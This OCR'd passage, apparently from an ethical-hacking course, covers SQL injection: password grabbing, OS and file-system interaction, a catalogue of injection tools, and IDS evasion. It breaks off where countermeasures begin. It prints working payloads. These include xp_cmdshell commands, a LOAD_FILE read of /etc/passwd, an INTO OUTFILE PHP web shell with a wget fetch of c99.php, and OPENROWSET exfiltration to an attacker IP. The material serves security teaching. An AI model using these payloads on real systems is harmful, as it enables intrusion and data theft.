


Once an attacker identifies the type of database used in the application during the information gathering phase, the attacker may then look for the features supported by a particular database, and based on that may confine the attack area. Comparing different databases reveals different syntax and feature availability with respect to the string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, etc.







Password Grabbing is one of most serious consequences of an SQL injection attack. Attackers grab passwords from user defined database tables through SQL injection queries. Attacker uses his/her tricks of SQL injection and forms a SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.



Some databases store user IDs and passwords in a **sysxlogins** table in the form of hash values. An attacker tries extracting these hashes through error messages, but cannot read them, as they are present in **hashed format**. To display hashes in human-readable format, the attacker converts these hash values to display properly in the error messages. The attacker then concatenates them all.





An attacker can also link a target SQL server database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this by using **OPENROWSET**; after replicating the DB structure, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.


Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands

Both methods are restricted by the database's running privileges and permissions



MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<>@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```


Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]);
?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the $_GET global. The following is an example of using wget to get a file:
http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration
  ```
  ' and 1 in (select @@servername ) --
  ' and 1 in (select srvname from
  master..sysservers ) --
  ```
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup
a.com MyIP' --
```


Reverse Pings

```
'; exec master..xp_cmdshell 'ping
10.0.0.75' --
```


OPENROWSET

```
'; select * from OPENROWSET(
'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```



Attacker | Database | OS Shell | Local Network



Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major form of network attack. Network reconnaissance can be reduced to some extent but cannot be eliminated. Attackers use network mapping tools such as **Nmap** and **Firewalk** to determine the vulnerabilities of the network.




The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to carry out these techniques at every stage of the attack quickly and effectively. This section describes SQL injection tools.



BSQLHacker features include:

- Fast and multithreaded
- 4 different SQL injections supported:
  - Blind SQL injection
  - Time-based blind SQL injection
  - Deep blind (based on advanced time delays) SQL injection
  - Error-based SQL injection
- Can automate most of the new SQL injection methods that rely on blind SQL injection
- RegEx signature support
- Console and GUI support
- Load/save support
- Token/Nonce/ViewState etc. support


Source: *http://labs.portcullis.co.uk*



Marathon features include:

- Database schema extraction from SQL Server, Oracle, and MySQL
- Data extraction from Microsoft Access 97/2000/2003/2007 databases
- Parameter injection using HTTP GET or POST
- SSL support
- HTTP proxy connection available
- Authentication methods: Anonymous, Basic, Digest, and NTLM
- Variable and value insertion in cookies (does not support dynamic values)
- Configuration available and flexible for injections

Source: *http://marathontool.codeplex.com*




SQL Power Injector helps attackers find and exploit SQL injections on a web page. It is SQL Server, Oracle, MySQL, Sybase/Adaptive Server and DB2 compliant, but it is possible to use it with any existing DBMS when using inline injection (normal mode). It can also perform blind SQL injection. It is possible to find and exploit an SQL injection vulnerability without using a browser. It can retrieve all the parameters from a web page by either the GET or POST method.

Some of the features of SQL Power Injector:

- Can create/modify/delete loaded string and cookies parameters directly in the Datagrids
- Single SQL injection
- Blind SQL injection
  - Comparison of true and false response of the page or results in the cookie
  - Time delay

Source: *http://www.sqlpowerinjector.com*




Havij is an automated SQL injection tool that finds and exploits SQL Injection vulnerabilities on a web page.

The commercial version of Havij supports following type of SQL injection techniques.

- Microsoft SQL Server 2000/2005 with error
- Microsoft SQL Server 2000/2005 no error union based
- Microsoft SQL Server blind
- MySQL time based
- MySQL union based
- MySQL Blind
- MySQL error based

Source: http://www.itsecteam.com



SQL Brute

Source: http://www.gdssecurity.com

SQLBrute is a tool for brute forcing data out of databases using blind SQL injection vulnerabilities. It supports time-based and error-based exploit types on Microsoft SQL Server, and error-based exploits on Oracle. It uses multi-threading, and does not require non-standard libraries.

fatcat-sql-injector

Source: *https://code.google.com*

This is an automatic SQL injection tool for testing web application and exploit application. It extracts database information, table information, and column information from a web application.

Sqlninja

Source: *http://sqlninja.sourceforge.net*

Sqlninja is a tool targeted to exploit SQL injection vulnerabilities on a web application that uses Microsoft SQL Server as its back end. Its goal is to provide interactive OS-level access on the remote DB server and to use it as a foothold in the target network.

Sqlget

Source: *http://www.darknet.org.uk*

Sqlget is a blind SQL injection tool used to retrieve database schemas and table rows.

A single GET/POST can quietly access the database structure and dump every table row to a csv-like file. Databases supported: IBM DB2, Microsoft SQL Server, Oracle, Postgres, MySQL, etc.

Absinthe

Source: http://www.darknet.org.uk

Absinthe is a GUI-based tool that automates the process of downloading the schema & contents of a database that is vulnerable to blind SQL Injection.

Blind Sql Injection Brute Forcer

Source: http://code.google.com

Blind Sql Injection Brute allows extraction of data from blind SQL injections. It accepts custom SQL queries as a command-line parameter, and works for both integer- and string-based injections. It supports blind SQL injection based on true and false conditions returned by the back end server, blind SQL injection based on true and error (e.g.,. syntax error) returned by back end server, blind SQL injection in "order by" and "group by," etc.

Sqlmap

Source: http://sqlmap.org

Sqlmap is a pen testing tool but attackers can use it to automate the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a detection engine and a broad range of switches including database fingerprinting, data fetching, and accessing the underlying file system and executing commands on the OS via out-of-band connections.

darkjumper

Source: http://sourceforge.net

Darkjumper is a tool that tries to find every website hosted by the same target server and then check for every possible vulnerability in each of those websites.

Pangolin


Source: http://nosec.org

Pangolin is an SQL injection testing tool for database security that finds SQL injection vulnerabilities in web applications. Once it detects an SQL injection on the target host, the user can choose from among a variety of options to perform an extensive back end database management system fingerprint. It is used to fingerprint, retrieve DBMS session user and database, enumerate users, password hashes, privileges, databases, dump entire, or user-specific DBMS tables/columns, run a SQL statement, read specific files on the file system and more.

SQLPAT

Source: http://www.cqure.net

SQLPAT is a suite of tools used for pen testing SQL Server. The tools do dictionary attacks, upload files, read the registry and dump the SAM by wrapping extended stored procedures. SQLPAT works with a free tds library and supports NTLM integrated login. This tool is useful in extracting password hashes from a sysxlogins table.



Other SQL Injection tools include:

FJ-Injector Framework

Source: *http://sourceforge.net*

FJ-Injector Framework is a security tool that detects, researches, and leverages SQL injection exploitation.

safe3si

Source: *https://code.google.com*

Safe3SI is a pen testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a detection engine, and a broad range of switches running from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

SQLIer

Source: *http://bcable.net*

An automated SQL injection exploiter guesses databases and uses regular SQL injection and blind injection to extract passwords from databases (featured on Slashdot). It is a script that brute-forces passwords through 'true/false' SQL Injection vulnerabilities. SQLIer takes each character's ASCII code and asks a 'higher/lower' question to the database, eventually reaching the actual character code.

Sqlsus

Source: http://sqlsus.sourceforge.net

Sqlsus is an open-source MySQL injection and takeover tool, written in perl. With the help of this tool, attackers can retrieve database structure, inject SQL queries (even complex ones), download files from the web server, crawl the website for writable directories, upload and control a backdoor, clone the database(s), and much more.

SQLEXEC( ) Function

Source: http://msdn.microsoft.com

SQLEXEC() Function sends an SQL statement to the data source, where the statement is processed. The SQL statement can contain a parameterized WHERE clause, which creates a parameterized view.

Automagic SQL Injector

Source: http://www.securiteam.com

It is an automated SQL injection tool that saves time on pen tests and works with vanilla Microsoft SQL injection holes, where it can find errors.

SQL Inject-Me

Source: http://labs.securitycompass.com

SQL Injection vulnerabilities can cause a lot of damage to a web application. A malicious user can view records, delete records, drop tables, or gain access to a server. SQL Inject-Me is an Exploit-Me tool used to test for SQL Injection vulnerabilities.

NTO SQL Invader

Source: http://www.ntobjectives.com

NTO SQL Invader allows an attacker to simply paste the injectable request found by a DAST tool or feed a detailed request straight from an application scan report. It provides data in an organized manner that is useful for executive meetings as well as technical analysis and remediation. All of the data harvested from NTO SQL Invader can be saved into a CSV file so the reports can be presented as penetration evidence.

The Mole

Source: http://themole.sourceforge.net

The Mole is an automatic SQL Injection exploitation tool. By providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it by using either a UNION technique or a Boolean query-based technique.


Sql Poizon

Source: http://www.hackforsecurity.net

Sql Poizon tool finds SQL vulnerable sites by country, and can hack and browse SQL-vulnerable sites.

SQL Injection Tool for Mobile: DroidSQLi


- DroidSQLi is the automated **MySQL injection tool** for Android
- It allows you to test MySQL-based web application against **SQL injection attacks**
- DroidSQLi supports the following injection techniques:
  - **Time based injection**
  - **Blind injection**
  - **Error based injection**
  - **Normal injection**
- It automatically selects the best technique to use and employs some simple **filter evasion methods**




http://www.edgard.net

SQL Injection Tool for Mobile: sqlmapchik


sqlmapchik is a **cross-platform sqlmap GUI** for popular sqlmap tool



https://github.com





A firewall and an Intrusion Detection System (IDS) can detect the SQL injection attempts based on pre-defined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to make an SQL injection attempt go through undetected. Evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and hex coding. This section will discuss these techniques in detail.



An IDS is placed on a network to detect malicious activities. Typically, it is based either on the signature or anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings in order to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at runtime to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS systems (NIDSs) and in signature-based NIDS systems. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to equivalent expression, using white spaces, etc.






Signature matches usually succeed in catching the most common classical matches, such as "**OR 1=1**". These signatures are built using regular expressions, so they try to catch as many possible variation of classical matches "**OR 1=1**" as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches, but with a slight change.


Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical matches "OR 1=1"

An attacker might use an "**OR 1=1**" attack that uses a string such as "**OR 'john'='john'.**"


If this does not work, the attacker tricks the system by adding 'N' to the second string, such as "OR 'john'=N'john'." This method is very useful in signature evasion for evading advanced systems.




Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in signatures of security measures, as most of the IDSs do not recognize hex encodings. Attackers exploit these IDSs to bypass their SQL injection crafted inputs. Hex coding provides countless ways for attackers to obfuscate each URL.




Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail in detecting the same kind of text without spaces.



An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker uses another technique to obfuscate the input string using inline comments. Inline comments create SQL statements that are syntactically incorrect but are valid, and that bypass various input filters. Inline comments allow an attacker to write SQL statements without white spaces.




With the **char()** function, an attacker can encode a common injection variable present in the input string in an attempt to avoid detection in the signatures of network security measures. This char() function converts **hexadecimal** and **decimal** values into characters that can easily pass through SQL engine parsing.



This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine the builds a single string from multiple pieces. Thus, the attacker uses concatenation to break up identifiable keywords to evade intrusion detection systems. Concatenation syntaxes may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with the "+" sign in a SQL Server database (In Oracle, the "||" sign is used to concatenate the two strings).

For example: **"OR 'Simple' = 'Sim'+'ple'."**




There are two ways to obfuscate a malicious SQL query in order to avoid detection by the IDS. Most attackers obfuscate a malicious SQL query by using either of the following two techniques.

1. **Wrapping:**


   An attacker uses a wrap utility to obfuscate malicious SQL query, and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

2. **SQL string obfuscation:**

   In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at runtime. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.



Earlier modules discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, etc. These discussions were about offensive techniques that an attacker can use for SQL injection attacks. This section will discuss defensive techniques against SQL injection attacks, and will present countermeasures for protecting web applications.



Why are Web Applications Vulnerable to SQL Injection Attacks?

The database server runs OS commands

Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS systems command to perform unauthorized operations.

Using privileged account to connect to the database

